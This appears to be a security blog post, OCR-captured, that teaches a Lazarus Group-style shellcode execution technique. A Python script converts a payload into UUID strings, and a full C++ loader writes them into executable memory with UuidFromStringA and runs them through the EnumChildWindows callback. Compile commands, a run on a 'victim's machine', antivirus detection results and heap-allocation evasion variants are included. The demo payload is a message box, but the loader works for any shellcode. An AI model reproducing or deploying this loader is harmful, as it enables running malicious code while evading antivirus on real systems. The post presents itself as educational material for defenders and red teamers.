
Malware development tricks. Run shellcode like a Lazarus Group. C++ example.

cocomelonc.github.io/malware/2022/07/21/malware-tricks-22.html

July 21, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of self-researching interesting trick: run payload via `UuidFromStringA` and for example `EnumChildWindows`.

UuidFromStringA

This function converts a string to UUID:

```
RPC_STATUS UuidFromStringA(
  RPC_CSTR StringUuid,
  UUID     *Uuid
);
```

Without using standard functions like `memcpy` or `WriteProcessMemory`, this function can be used to decode data as well as write it to memory.

The shellcode execution technique is comprised of the subsequent steps:

- Allocate memory via `VirtualAlloc`
- Use `UuidFromStringA` to convert UUID strings their binary format and store in memory
- Use `EnumChildWindows` (or `EnumDesktopsA` or another candidate) to execute the payload previously loaded into memory

practical example

Let's go to look at a practical example. The trick is pretty simple, similar to previous tricks, but with some changes specific for Lazarus Group.


First of all, we need script to convert our desired payload to UUID valid strings. Something like this (`payload_uuid.py`):

```
#!usr/bin/python3

from uuid import UUID
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('-p','--payload', required = True, help = "payload: binary file")
args = vars(parser.parse_args())
pbin = args['payload']

with open(pbin, "rb") as f:
    # read in 16 bytes from our input payload
    chunk = f.read(16)
    while chunk:
        # if the chunk is less than 16 bytes then we pad the difference (x90)
        if len(chunk) < 16:
            padding = 16 - len(chunk)
            chunk = chunk + (b"\x90" * padding)
        print(UUID(bytes_le=chunk))
        chunk = f.read(16)
```

As usually, I will use my `meow-meow` messagebox payload: `meow.bin` .

Run:

```
python3 payload_uuid.py -p meow.bin
```



Since we already have our payload in UUID format, we are able to construct our proof-of-concept code to test the following:

```
#include <windows.h>
#include <rpc.h>
#include <iostream>

#pragma comment(lib, "Rpcrt4.lib")

const char* uuids[] = {
  "e48148fc-fff0-ffff-e8d0-000000415141",
  "56515250-3148-65d2-488b-52603e488b52",
  "8b483e18-2052-483e-8b72-503e480fb74a",
  "c9314d4a-3148-acc0-3c61-7c022c2041c1",
  "01410dc9-e2c1-52ed-4151-3e488b52203e",
  "483c428b-d001-8b3e-8088-0000004885c0",
  "01486f74-50d0-8b3e-4818-3e448b402049",
  "5ce3d001-ff48-3ec9-418b-34884801d64d",
  "3148c931-acc0-c141-c90d-4101c138e075",
  "034c3ef1-244c-4508-39d1-75d6583e448b",
  "01492440-66d0-413e-8b0c-483e448b401c",
  "3ed00149-8b41-8804-4801-d0415841585e",
  "58415a59-5941-5a41-4883-ec204152ffe0",
  "5a594158-483e-128b-e949-ffffff5d49c7",
  "000000c1-3e00-8d48-95fe-0000003e4c8d",
  "00010985-4800-c931-41ba-45835607ffd5",
  "41c93148-f0ba-a2b5-56ff-d54d656f772d",
  "776f656d-0021-5e3d-2e2e-5e3d00909090"
};

int main() {
  int elems = sizeof(uuids) / sizeof(uuids[0]);
  VOID* mem = VirtualAlloc(NULL, 0x100000, 0x00002000 | 0x00001000,
PAGE_EXECUTE_READWRITE);
  DWORD_PTR hptr = (DWORD_PTR)mem;
  for (int i = 0; i < elems; i++) {
    // printf("[*] Allocating %d of %d uuids\n", i + 1, elems);
    // printf("%s\n", *(uuids+i));
    RPC_CSTR rcp_cstr = (RPC_CSTR)*(uuids+i);
    RPC_STATUS status = UuidFromStringA((RPC_CSTR)rcp_cstr, (UUID*)hptr);
    if (status != RPC_S_OK) {
      printf("[-] UUID convert error\n");
      CloseHandle(mem);
      return -1;
    }
     hptr += 16;
  }

  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
  // EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  CloseHandle(mem);
  return 0;
}
```

Pay attention to the function `UuidFromStringA`. As I wrote earlier, invoking this API with a memory pointer instead of a UUID pointer will result in the binary representation of the given UUID being stored in memory.

By chaining many API requests and giving properly designed UUIDs, it is possible to load the necessary content (payload) into the chosen memory region.

And then, as a pointer to the callback function in `EnumChildWindows` we specify this memory region:

```
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
```


or another function `EnumDesktopsA`:

```
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
```

demo


Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -L/usr/x86_64-w64-mingw32/lib/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lrpcrt4
```



and run in our victim's machine:

```
.\hack.exe
```



To make sure that our payload was really launched, you can slightly change a piece of code:

```
printf("[*] Hexdump: ");
for (int i = 0; i < elems*16; i++) {
  printf("%02X ", ((unsigned char*)mem)[i]);
}
```


Then compile again:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -
L/usr/x86_64-w64-mingw32/lib/ -s -ffunction-sections -fdata-sections -Wno-write-
strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -lrpcrt4
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-21-malware-tricks-22]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -L/usr/x86_64-w64-mingw32/lib/ -s -ffunction-sections -fdata-
sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lrpcrt4
hack.cpp: In function 'int main()':
hack.cpp:50:44: warning: passing NULL to non-pointer argument 3 of 'WINBOOL EnumChildWindows(HWND, WNDENUMPROC, LPARAM)' [-Wconversion-null]
   50 |     EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
      |                                              ^~~~
In file included from /usr/share/mingw-w64/include/windows.h:72,
                 from hack.cpp:1:
/usr/share/mingw-w64/include/winuser.h:3937:92: note:   declared here
 3937 |   WINUSERAPI WINBOOL WINAPI EnumChildWindows(HWND hWndParent,WNDENUMPROC lpEnumFunc,LPARAM lParam);
      |                                                                                      ~~~~~~~^~~~~~
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-21-malware-tricks-22]
└─$
```


and run again:

```
.\hack.exe
```



As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:



So, 6 of 68 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/003e45e65361b09fd8e372d29fbdecfb3462d9202ddf31bf386c728c9cebafa0/detection

There is a caveat. Lazarus Group uses functions `HeapCreate` and `HeapAlloc` instead:

```
HANDLE hc = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
void* mem = HeapAlloc(hc, 0, 0x100000);
```

`HeapAlloc` is a frequently used API call for allocating heap memory.
This API, as far as I can tell, allows you to allocate specified amounts of memory on the heap, as opposed to the memory blocks obtained using the `VirtualAlloc` API. However, according to the documentation, `HeapAlloc` can still call `VirtualAlloc` if necessary.

It also has the advantage that this API is not so suspicious.

Also Lazarus Group uses function `EnumSystemLocalesA` for execute payload.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

nccgroup - RIFT: Analysing a Lazarus Shellcode Execution Method
Lazarus Group
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine